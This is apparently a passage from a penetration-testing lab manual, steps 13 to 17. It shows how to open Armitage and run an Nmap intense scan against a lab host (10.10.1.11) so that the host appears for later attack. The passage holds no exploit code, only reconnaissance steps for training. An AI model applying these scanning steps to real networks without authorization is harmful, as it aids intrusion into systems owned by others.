
13. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




14. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan** --> **Intense Scan** to scan for live hosts in the network.



15. The **Input** pop-up appears. Type a target IP address (here, **10.10.1.11**) and click **OK**.




16. After the completion of scan, a **Message** pop-up appears, click **OK**.




17. Observe that the target host (**10.10.1.11**) appears on the screen, as shown in the screenshot.

